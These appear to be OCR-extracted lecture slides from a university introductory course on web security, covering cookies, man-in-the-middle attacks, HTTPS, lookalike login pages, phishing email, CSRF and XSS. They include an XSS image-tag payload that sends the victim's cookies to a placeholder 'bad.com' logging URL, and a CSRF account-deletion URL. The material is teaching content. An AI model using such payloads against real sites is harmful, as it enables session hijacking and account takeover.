
EECS 183 Showcase

EECS 183 Showcase

Cookies



DELETE COOKIES?!
gegen-den-strich.com
FERNANDEZ


my past flights
Google
my past flights
Maxim
Web
Shopping
Apps
Books
News
More
Search tools
About 210,000,000 results (0.35 seconds)
Past flights
Only you can see these results
MAR 7 – 8
San Francisco to Detroit
11:47 PM · United
MAR 1
Detroit to San Francisco
8:43 AM · American
OCT 14 2014
Baltimore to Detroit
6:50 PM · Delta Air Lines
OCT 13 2014
Detroit to Baltimore
2:01 PM · Delta Air Lines
AUG 9 2014
Amsterdam to Detroit
3:00 PM · Delta Air Lines
AUG 9 2014
Madrid to Amsterdam
6:00 AM · KLM Royal Dutch Airlines
JUN 21 – 22 2014
New York to Paris
11:20 PM · Air France
JUN 21 2014
Detroit to New York
10:15 AM · Delta Air Lines
Learn more - Feedback


Web Inspector — eecs183.org
74
1
0
11
Search
Elements
Network
Resources
Timelines
Debugger
Storage
Console
All Storage
Application Cache
Cookies
accounts.google.com
content.googleapis.com
ctools.umich.edu
eecs183.org
Local Storage
Session Storage
Filter Storage List
Cookies
eecs183.org
Name
Value
Dom...
Path
Expi...
Size
HTTP
Sec...
cosign-eecs183.org
qvzzEZcy7BUZLXla4qH1U50kv2Mpmr...
eecs...
/
Ses...
153 B
✓
Main Frame

Man-in-the-Middle Attack

Man-in-the-Middle Attack



Man-in-the-Middle Attack

Alice "Hi Bob, it's Alice. Give me your key." → Mallory Bob

Alice Mallory "Hi Bob, it's Alice. Give me your key." → Bob

Alice Mallory ← [Bob's key] Bob

Alice ← [Mallory's key] Mallory Bob

Alice "Meet me at CC Little!" [encrypted with Mallory's key] → Mallory Bob

Alice Mallory "Meet me in the windowless van on South U!" [encrypted with Bob's key] → Bob

Man-in-the-Middle Attack

VPN

https://www.itcom.itd.umich.edu/vpn/

HTTPS / SSL

Bank of America — Banking

Bank of America Corporation [US] https://www.bankofamerica.com

Personal | Small Business | Wealth Management | Businesses & Institutions | About Us

Bank of America

Locations | Contact Us | Help | En español

How can we help you?

Secure Sign-in

Online ID | Passcode | Sign In

Save Online ID | Security & Help

Forgot ID | Forgot Passcode | Enroll

Banking | Credit Cards | Loans | Investments | Learning

Open a checking account

Get extra protection with a chip debit card when used at chip-enabled terminals.

Get started

Information for: Select a state Go

Advertising Practices

Online Banking

Check balances. Transfer money. Pay bills.

Enroll now »

Online Bill Pay

Pay your phone, cable and utility bills all from one site.

Get started »

A special tribute

Honoring a veteran with the ultimate NASCAR experience.


Hear his story »

Planning retirement

Put together a strategy that works for you with Merrill Edge®.

Start planning »

Share website feedback


Bank of America — Banking
Bank of America Corporation [US] https://www.bankofamerica.com
Personal
Small Business
Wealth Managem
Bank of America
Locations
Contact Us
Help
Secure Sign-in
Online ID
Passcode
Sign In
Save Online ID
Security & Help
Forgot ID
Forgot Passcode
Enroll
Banking
Credit Cards
Loans

Bank of America Corporation [US] https://www.bankofamerica.co

Personal

Bank of America

Secure Sign-in

Online ID

Passcode

Sign In

Save Online ID

Security & Help

Forgot ID | Forgot Passcode | Enroll

Banking

Cre

Open a chec

Get extra protect

Maxim Aleksa

www-personal.umich.edu/~maximal/

home page of **maxim aleksa**

EECS 183 | EECS 281 | Projects | Résumé | Contact

Maxim Aleksa

University of Michigan '17
Computer Science
Romance Languages and Literatures
Minor in Business

Maxim Aleksa

www-personal.umich.edu/~maximal/

home page of maxim aleksa

EECS 183 | EECS 281 | Projects | Résumé | Contact

Secure Sign-in

Online ID | Passcode | Sign In

Save Online ID | Security & Help

Forgot ID | Forgot Passcode | Enroll


CSRF

`http://facebook.com/delete_account?user=maxim`

XSS

```
<img src="cat.jpg"
     onload="document.location='bad.com/log?cookie=' +
             document.cookie”
/>
```

XSS


ctools.umich.edu
CTools - Course Site
UNIVERSITY OF MICHIGAN
My Workspace
EECS 183 F15
MKT 300 004 F15
SPANISH 430 001 F15
EECS 485 F15
EECS 388 F15
M+Google
Tabs
Logout
More Sites
LITERATURE, SCIENCE & THE ARTS
Home
Resources
Gradebook
i>clicker
Evaluate This Class
Announcements
Email Archive
Lecture Recordings
BlueReview
Site Info
Help
Site Information Display
This course lives at https://eecs183.org/.
Recent Announcements
Options
Announcements (viewing announcements from the last 10 days)
Arduino OH
(Diana Slaba - Nov 30, 2015 5:51 pm)
Exam 2 Scores
(Amir Kamil - Nov 29, 2015 10:26 pm)

Hi, You have delayed e-mails mitten

Spam x

Auto Facebook Team <hamm@rfanyc.com>

to me

Dec 3 (5 days ago)

Why is this message in Spam? It's similar to messages that were detected by our spam filters. Learn more

facebook

You have delayed e-mail.

View e-mails.

Yours truly
Facebook support


eecs183.org/#coach
EECS 183
Announcements
Assignments
183Coach
Course Info
Files
Gradebook
Links
Office Hours
Piazza
WEBLOGIN
UNIVERSITY OF MICHIGAN
Authentication Required
Please enter your Login ID (uniqname or Friend ID) and password to continue.
Need a Login ID?
Create a Login ID now.
Important Security Tips
U-M will never send you an email asking for your password. Learn more about phishing scams.
Before entering your UMICH password (Level-1) on a web page, check that the page's web address/URL begins with https://weblogin.umich.edu/
Login ID
Password
MToken
Log In
Forgot your password?
Login Help
By your use of these resources, you agree to abide by Proper Use of Information Resources, Information Technology, and Networks at the University of Michigan (SPG 601.07), in addition to all relevant state and

Compression

